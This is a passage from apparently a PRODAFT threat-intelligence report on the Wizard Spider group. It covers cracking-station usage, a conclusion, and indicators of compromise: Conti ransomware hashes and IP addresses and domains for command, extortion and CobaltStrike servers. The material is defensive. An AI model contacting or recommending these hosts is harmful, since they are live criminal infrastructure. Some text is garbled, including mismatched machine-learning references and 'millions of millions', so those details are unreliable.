

Figure 22. Monthly SystemBC victim statistics of Wizard Spider.

4.2 Cracking Station Activity

Wizard Spider operates its own separate cracking station and makes it available to affiliates and users, possibly for a price. The PTI team was able to track cracking station activity timelines and generate a chart showing peak usage hours.

Interestingly, it looks like relatively few threat actors made use of Wizard Spider's specialty cracking tool. There is a slight increase in users logging on weekday afternoons, but not enough to indicate regular, sustained use. It's also likely that users did not have to remain logged into the cracking station long when using it, making overall activity look scarce.



Figure 23. **Activity graph of cracking station.**

5 Conclusion

Our investigation into Wizard Spider had yielded valuable new information about how the group works, what tools it uses, and how its members distribute tasks between themselves. These insights will help cybersecurity professionals and enterprise executives make better risk management decisions. New indicators of compromise will give threat intelligence operatives better visibility into Wizard Spider attack patterns, improving operational security across the board.

It's difficult to overestimate the impact of publishing these findings on a group as large and well-funded as Wizard Spider. With hundreds of thousands of devices infected and a highly distributed professional workflow, even the most conservative estimates indicate Wizard Spider commands hundreds of millions of dollars in assets.

The Wizard Spider team has shown itself capable of monetizing multiple aspects of its operations. It is responsible for an enormous quantity of spam on hundreds of millions of millions of devices, as well as concentrated data breaches and ransomware attacks on high-value targets. We've quantified the scale of each attack stage in Figure 2.

The PRODAFT Threat Intelligence team continues to research Wizard Spider's capabilities and infrastructure to identify new and better defenses against its attacks. Security professionals and enterprise IT leaders can use this data to catch early indicators of compromise that correspond to Wizard Spider operations and the tactics of the various sub-teams it works with, including the Conti ransomware group.

Acknowledgement
We would like to thank our advisors for their valuable guidance and support throughout this research.

The public version of the report will be shared from our github page [2]. The readers can find new samples, IOCs, and new versions of this report from our github page as we will constantly update our page based on new findings.

2. https://www.github.com/prodaft

6 IOC

6.1 Conti Ransomware Hashes

MD5 : b50feea60b2caf7b4566b5c12f1d8cd7
SHA1 : 6263f5c1ec3dd4f85bfddf2b8dcaae2619272ff7
SHA256 : 66e66cd3ec6f39b483ed7b48ca02a6a4917129f62f800c6033c4f78f2f9282f5

MD5 : 958a6a2237fcf5cd9d64f9dd3cd8c45f
SHA1 : bed42081aac6e6e4010f64a1e397fa0cb92b57d7
SHA256 : 799fa73ddf4a98d0d71f213c3a70675af3ac42db0531f5d2e4ae7c81256a4549

MD5 : 0df0bbe98e2f9502362d8e4e20dc3251
SHA1 : 5d0ca18052ba178bb9c907d73d7e0016ddc5aeea
SHA256 : 29d9613a1668a93d813d662b5ef5e282ac81acddc6b4d9e0a2157c84b74c85f6

MD5 : cd1d39cd2719b0bf4f6022665b59ce5f
SHA1 : 15329bea37ef2f759beaa5e2465bf27ed30c4f69
SHA256 : 992c4f7a005566abed8e1a419c9fb6af16c617bdaa3e1605cb69fda5f8a789a3

MD5 : 44a9346496911307cda7480a340039af
SHA1 : fff51a99be3c60dbecbcdef92d1f57d180bf5672
SHA256 : 34b223e6593efe3ce49d203de01d8cb501524ef445a3f735bb17850d875266d7

MD5 : 07c805af5a18ca017be3bd849273fd24
SHA1 : 473e28830bd7d08bacce6a641d86153bb7a11574
SHA256 : f2c7bb181ca14dc874739cc13849c2d015c9b8be65a17fa19590e7a470c8e071

MD5 : 7bcf458ae5ca667fcdb5f033594e8c76
SHA1 : 4fbc8491254152ee8f408e8ed7b21758dc8dbc3d
SHA256 : ce4b41c4783a6060f32e2aad72102dee1bd0b286d3c604158793999ca148505c

MD5 : 42b2201b3dcdec3c3c47bd3111865fbd
SHA1 : fff914f4c10a666a0113fb24ca4221cb2b951a39
SHA256 : 4fc1d216bc0c511f652fa5cff64628adf7dd7ad372b66403521ae1b8afaa3d1d

6.2 Locker Servers

```
104.243.33.253
104.243.41.56
104.243.42.187
104.243.46.66
185.253.96.117
192.111.154.58
209.222.97.162
23.82.140.32
```

6.3 Proxy Network

```
85.25.246.169
51.178.131.228
45.147.160.196
45.147.160.5
```

6.4 Extortion Servers

```
51.91.7.70
141.94.143.79
141.94.162.156
199.127.63.16
104.243.34.234
104.243.42.138
46.148.235.93
```

6.5 Intrusion Servers

```
162.241.225.192
23.106.215.66
cupertinosmile.com
xeyaze.com
```

6.6 CobaltStrike Servers

```
103.195.101.254
104.171.123.110
104.194.11.220
104.194.9.196
104.243.32.108
104.243.37.150
104.243.38.69
104.243.40.150
104.243.40.249
162.248.246.186
162.248.246.214
172.93.101.26
172.93.103.50
```

```
185.150.191.44
192.198.86.130
192.198.88.110
199.127.61.113
199.127.63.194
206.221.180.186
45.58.124.98
5.199.162.14
bajanoh.com
barovur.com
bebiyib.com
befatu.com
bejafek.com
cirite.com
cufeze.com
divayuw.com
diyexake.com
fedugig.com
gefugowej.com
gihevu.com
gojahuteh.com
guvafe.com
haxiwiz.com
hayutawewe.com
hiduwu.com
hivazaku.com
hotofebax.com
hoyahe.com
hubojo.com
kakezik.com
kefugev.com
kelezel.com
kikadin.com
labavad.com
laseku.com
lawapuyal.com
lihafedava.com
luxisew.com
luyilehuse.com
mayiwil.com
mihojip.com
minogohacu.com
mujegili.com
nurahu.com
payufe.com
pelowitoye.com
pisofatiwi.com
raniyev.com
refebi.com
rehuwejuf.com
ribotekuso.com
samanudi.com
```

```
sawamini.com
semofuy.com
subopofaz.com
tacigi.com
tomezica.com
totupuz.com
tovuvil.com
tumutusova.com
vakomoyan.com
viyilonip.com
vojexe.com
wakacuk.com
wezeriw.com
woginud.com
wokubaxute.com
woxoporiz.com
xarovaw.com
xicetigi.com
xihumiha.com
xoperuz.com
xuyegey.com
yawero.com
yipujufaj.com
yuxicu.com
yuxububo.com
zolewiso.com
zupijaz.com
```

Références

[1] Avanti Shrikumar, Peyton Greenside et Anshul Kundaje. « Learning important features through propagating activation differences ». In : *International conference on machine learning*. PMLR. 2017, p. 3145-3153.

[2] Mukund Sundararajan, Ankur Taly et Qiqi Yan. « Axiomatic attribution for deep networks ». In : *International conference on machine learning*. PMLR. 2017, p. 3319-3328.

[3] Advintel. *WizardSpider's Log4j Exploitation*. url : https://www.advintel.io/post/ransomware-advisory-log4shell-exploitation-for-initial-access-lateral-movement. (accessed : 29.12.2021).

[4] CISA. *Conti Ransomware*. url : https://www.cisa.gov/uscert/ncas/alerts/aa21-265a. (accessed : 29.12.2021).

[5] RiskIQ. *WizardSpider's Ransomware Infrastructure and Windows Zero-Day Exploits*. url : https://community.riskiq.com/article/c88cf7e6. (accessed : 29.12.2021).

[6] Sophos. *WizardSpider SystemBC SOCKS5 Proxy Usage*. url : https://news.sophos.com/en-us/2020/10/14/inside-a-new-ryuk-ransomware-attack/. (accessed : 29.12.2021).

Historique

Version	Date	Auteur(s)	Modifications
1.0	18.03.2022	PTI Team	Initial TLP:RED DRAFT release
1.1	18.03.2022	PTI Team	Updated - Executive Summary & Conclusion
1.2	20.03.2022	PTI Team	Updated - Analysis
1.3	21.03.2022	PTI Team	Additional time requested
1.4	18.05.2022	PTI Team	TLPWHITE Release